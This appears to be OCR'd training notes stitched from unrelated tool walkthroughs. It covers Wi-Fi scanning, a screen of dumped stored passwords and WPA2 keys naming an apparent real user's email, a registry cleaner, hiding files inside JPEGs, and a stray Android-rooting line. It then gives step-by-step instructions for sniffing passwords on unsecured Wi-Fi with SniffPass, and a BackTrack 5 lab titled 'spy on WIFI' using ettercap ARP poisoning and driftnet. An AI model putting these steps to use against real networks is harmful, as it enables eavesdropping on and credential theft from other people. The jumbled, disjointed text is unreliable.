
WEP Injection
☐ ARP Requests

TxRate (Mbps)
6

WPA-PSK Auths
☑ Send to Cracker


BSSID	Last seen	Vendor	Signal	SSID	Enc	Mode	Channel	Rates (Mbp
204E7FC71F42	16/01/2012 - 17...		0 dBm	NETGEAR	No	Infrastructure	6 (2437000 ...	1, 2, 5, 11,
120B1C701B9D	16/01/2012 - 17...		-1 dBm	staffiphone	Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
060B1C701B9D	16/01/2012 - 17...		-1 dBm	gcawireless	Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
0A0B1C701B9D	16/01/2012 - 17...		-6 dBm	GCAguest	No	Infrastructure	11 (246200...	1, 2, 5, 11,
060B1CD64679	16/01/2012 - 17...		0 dBm		Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
00259CAEB7F4	16/01/2012 - 16...		-63 dBm	ChurchOffice	Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
0A0B1C8F55D0	16/01/2012 - 17...		0 dBm		No	Infrastructure	11 (246200...	1, 2, 5, 11,
060B1C4DEC...	16/01/2012 - 17...		-1 dBm		Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
000CE60A4B67	16/01/2012 - 16...		-22 dBm	staffiphone	Yes	Infrastructure	11 (246200...	54,
060B1C4DF11C	16/01/2012 - 17...		-11 dBm		Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
000CE67B45B8	16/01/2012 - 16...		-6 dBm	gcawireless	Yes	Infrastructure	11 (246200...	54,
060B1C93155E	16/01/2012 - 16...		-6 dBm		Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
120B1C71FFE8	16/01/2012 - 17...		-1 dBm		Yes	Infrastructure	11 (246200...	1, 2, 5, 11,
000CE62A4A29	16/01/2012 - 16...		-43 dBm	gcawireless	Yes	Infrastructure	6 (2437000 ...	54,
000CE698F7E5	16/01/2012 - 17...		-48 dBm	staffiphone	Yes	Infrastructure	6 (2437000 ...	54,
000CE6230F37	16/01/2012 - 16		-22 dBm		No	Infrastructure	11 (246200	54

Dump locally stored passwords



Resource	User	Password	Type
Microsoft_WinInet_172.16.6.60:443/Web Mana...	admin	[redacted]	Generic (IE7 BL..
CH1PRD0202.mailbox.outlook.com	erstaats@gcasda.org	[redacted]	Domain Passw..
TERMSRV/VirtualXP-28863	VirtualXP-28863\XPMUser	[redacted]	Generic
MS.Outlook:erstaats@gcasda.org	erstaats@gcasda.org	[redacted]	Generic (BLOB)
WindowsLive:(token):name=erstaats@gcasda....	erstaats@gcasda.org		Generic

Dump WPA2 PSK



Adapter GUID	Descr	Type	SSID	Password	Hex
{B5CFCBEC-C70...	@netr28x.i...	WPA2-PSK	staffiphone	[redacted]	4743
{C8E33CC4-512...	@netvwifi...	WPA2-PSK	HOSTED_NET...	[redacted]	397E

UNetBootin


Make a USB bootable with Linux /BT5 in three easy steps

How to use UNetbootin to create a Live Linux USB flash drive

The following assumes your working from within Windows and have a current copy of the ISO you wish to convert.

1. Download UNetBootin for Windows
2. Download your favorite Linux ISO
3. Double click the Unetbootin Executable to start the program

4. (1) Click the **Diskimage** radio box (2) browse to **select your ISO** (3) **Set your target** USB drive (4) **click OK** to start the creation



UNetbootin

○ Distribution   == Select Distribution ==   == Select Version ==

Welcome to UNetbootin, the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

● Diskimage   ISO   C:\Users\Me\Desktop\ISOs\LinuxMint-6.iso


○ Custom   Kernel: Initrd:

Options:

□ Show All Drives (Use with Care)

Type: USB Drive   Drive: F:\

5. Once the UNetbootin installer has completed, click **Reboot Now**



UNetbootin

1. Downloading Files (Done)

2. Extracting and Copying Files (Done)

3. Installing Bootloader (Done)


4. Installation Complete, Reboot (Current)

After rebooting, select the USB boot option in the BIOS boot menu.
Reboot now?

6. Set your system BIOS or boot menu to boot from the USB device and enjoy your favorite Live Linux on USB

Wise Registry Cleaner

Stinger detects and removes prevalent Fake Alert malware and threats.



By now you haven't cleaned your registry. An instant cleanup is suggested!

Regular registry cleanup can get your PC running more quickly and more safely.


ActiveX/COM Components
Software Paths
Application Paths
File Types
Help Files
Firewall Settings
Fonts
Shared DLLs
User MRU Lists
Uninstaller
Start Menu
Startup Programs
Sound and AppEvents
Image File Execution
Application Settings

Scheduler OFF

Select Run Type: Weekly
Select day: Monday
Time: 14 : 58

1. Open Stinger and click on Scan Now, this will start a registry scan

*You can set up automatic scans through the Scheduler



A total of 168 issues were found this time. 1 were unsafe.


Please click "Start Cleaning" to fix these issues immediately.

Data	Registry Key
☑ ActiveX/COM Components (6 issues were found.)	
☑ Software Paths (4 issues were found.)	
☑ Application Paths (1 issues were found.)	
☑ File Types (4 issues were found.)	
Help Files (Clean)	
Firewall Settings (Clean)	
Fonts (Clean)	
☑ Shared DLLs (26 issues were found.)	
☑ User MRU Lists (111 issues were found.)	
☑ Uninstaller (16 issues were found.)	
Start Menu (Clean)	
Startup Programs (Clean)	
Sound and AppEvents (Clean)	
Image File Execution (Clean)	
Application Settings (Clean)	

Scheduler OFF

Select Run Type: Weekly
Select day: Monday
Time: 16 : 46

2. When the results are displayed, click on Smart Cleaning to start the cleaning process to fix any issues that were found



The following 21 items can be optimized.

System tuneup can improve your network, speed your Windows, and stablize your system.

Bootup/Shutdown acceleration

☑ Optimize prefetch parameters to improve Windows boot-up speed
☑ Reduce application idleness at closing to improve the shutdown process

System Stability

☑ Set Windows Explorer components to run in separate processes avoiding system conflicts
☑ Close frozen processes to avoid system crashes

System Speedup


☑ Boost the response speed of foreground programs
☑ Boost the display speed of Aero Peek
☑ Disable memory pagination and reduce disk I/O to improve application performance. (Option may be ignored if physical memory is <1 Gb)
☑ Optimize processor performance for execution of applications, games, etc. (Ignore if server)

3. Select the System Tuneup tab then click Optimize in order to tune up any stability or performance errors

Free File Camouflage

Hide file inside of a picture.

A donation screen will appear, click on the skip donation button to launch the application.



Free File Camouflage - Donate

This software is donationware. You can use it for free!

If you want to help us and support the development of this application, you can register it by donating!

If you have already donated, insert the email used on PayPal and the transaction ID (it's in the confirmation email and on the PayPal payment details page), then click on the button 'Register'.


... and this window will never appear again :)

Donation amount: Medium €10,00

EMail used on PayPal:

PayPal transaction ID:

The application asks for a the file that you wish to hide, a JPEG image in which to hide the file, as well as a path were the new image will be outputted.



Free File Camouflage v0.2c

File to hide: C:\Users\Taylor Gibb\Downloads\My Plan To Take Over The

Jpeg image (your file will be hidden here!): D:\Pictures\Wallpapers\PacTron.jpg

Image file to generate (which will contain your encrypted file): C:\Users\Taylor Gibb\Downloads\FFC_PacTron.jpg

☑ Verify file after camouflage

Options


□ Use a custom password to encrypt / decrypt file

□ Select automatically an image in this folder (which will be used to camouflage your file):

□ Integrate in explorer "Send To" menu

☑ Check for updates at startup

On the right hand side check the box to allow you to use a custom password to encrypt the file with, and type in a password.



Free File Camouflage v0.2c

File to hide: C:\Users\Taylor Gibb\Downloads\My Plan To Take Over The

Jpeg image (your file will be hidden here!): D:\Pictures\Wallpapers\PacTron.jpg

Image file to generate (which will contain your encrypted file): C:\Users\Taylor Gibb\Downloads\FFC_PacTron.jpg

☑ Verify file after camouflage

☑ Use a custom password to encrypt / decrypt file


Pa$$w0rd

□ Select automatically an image in this folder (which will be used to camouflage your file):

□ Integrate in explorer "Send To" menu

☑ Check for updates at startup

Hit the large camouflage button to start hiding your files.




Free File Camouflage

Verifying encrypted data (searching data block)


File position: 276,371 File size: 435,223

Now when you look at the file in explorer, you will see that it has a much bigger file size but the new file will still open like an ordinary image. The size that the file increases by will obviously vary depending on what you are hiding.



PacTron	Type: JPEG image Dimensions: 1680 x 1050	Date taken: 7/29/2009 3:21 PM Size: 424 KB
PacTron_Camo	Type: JPEG image Dimensions: 1680 x 1050	Date taken: 7/29/2009 3:21 PM Size: 91.6 MB

To get your file back, switch to the de-camouflage tab, select your picture, remember to check the box and input the same password you used to encrypt the file. If you use the wrong password your file will not be able to be decrypted, and you will get an error message like so.



□ Integrate in explorer "Send To" menu

☑ Check for updates at startup

ERROR: cannot decrypt data block, wrong password?

However if you supply the right password, your files will be extracted to the directory that you specified.

Now you're free to install and use apps that require root access. We'll have more coverage of things you can do with a rooted Android in the near future

http://www.howtogeek.com/115297/how-to-root-your-android-why-you-might-want-to/?utm_source=newsletter&utm_medium=email&utm_campaign=310512

++

How to capture data and passwords of unsecured wireless networks with SniffPass and SmartSniff

SniffPass - sniff passwords

Launch SniffPass from the PortableApps menu.

When a wireless network card enters into a 'Monitor Mode', it listens to specific channel that you choose and captures all the packets that are sent by wireless networks on your area in the specific channel that you selected. If the wireless network that sent the packet is unsecured,   SmartSniff and SniffPass will be able to show you the packets data.


The system requirements for using 'Monitor Mode':

1. This mode is only supported on Vista, Windows 7, and Windows Server 2008.
2. Both the network card and the device driver must support this mode.
3. Some Wifi drivers may cause a system crash when entering into monitor mode.

Using 'Wifi Monitor Mode' with SmartSniff and SniffPass:

1. First, download and install the latest version of Microsoft Network Monitor 3.x if it's not already installed on your system.
2. Run SmartSniff if you want to capture general TCP data or SniffPass if you only want to capture passwords. Be aware that SniffPass can only capture passwords that are not encrypted. Both programs are located in the Nirsoft folder in the portable apps directory
    - (note while they are portable -- Microsoft Network Monitor must be installed locally)
3. Go to the 'Capture Options' window (F9), choose 'Network Monitor Driver 3.x' as a capture method, and then click the 'Wifi Monitor Mode' button.

4. In the opened 'Wifi Scanning Options' window, choose the right wireless card (in most cases you should have only one) and then check the 'Switch to Monitor Mode' option.
5. You can now select to scan a single channel or to switch between multiple channels every x milliseconds. After you selected the desired channels, click the Apply button.
6. The most important thing:
   Leave this window OPEN !
   When you close this window, the network card will exit from monitor mode and it'll return back to its normal state.


WiFi Scanning Options

Keep this window open while capturing in monitor mode. Closing the window will restore all wireless cards to default, local mode.

Select adapter: Wireless Network Connection 5

☑ Switch to Monitor Mode

Warning: Switching to Monitor Mode will break your wireless data connection. Returning to Local Mode will restore connectivity.

Capturing in Monitor Mode is a new diagnostics feature. Many of today's WiFi drivers cause system hangs or crashes when placed in Monitor Mode. Before using this feature, please save your work.

More information may be available here.

○ Select a layer and channel 802.11g 11

● Scan on layer(s) and channel(s)

☑ 802.11g
- ☑ 1
- ☑ 2
- ☑ 3
- ☑ 4
- ☑ 5
- ☑ 6
- ☑ 7

Timeout per channel: 1000 milliseconds


Monitor Mode: On, Scan | Layer: 802.11g | Channel: 12

7. In 'Capture Options' window of SmartSniff/SniffPass - select the right wireless card and then press the 'Ok' .
8. Finally, press F5 to start the capture. If you have any active unsecured networks in your area, you'll be able to see the captured data.
9. After you finish, close the 'Wifi Scanning Options' window, so your wireless card will return back to normal.

BackTrack 5 labs


Driftnet

Use BT5 to spy on WIFI

1. Boot into Backtrack 5
2. Connect to the Wireless network you want to scan
3. Run “ifconfig” to verify network access
4. Run “ettercap –T –M ARP –i wlan2 // //”
   ***Note:** “wlan2” is the interface used in this example, substitute in your active interface, generally the one displaying IP information when “ifconfig” is run.
   a. 


```
root@bt:~# ettercap -T -M ARP -i wlan2 // //
```

5. Open a new terminal, leaving the current one running, and run “driftnet –i wlan2”

a. 

```
root@bt:~# driftnet -i wlan2
```

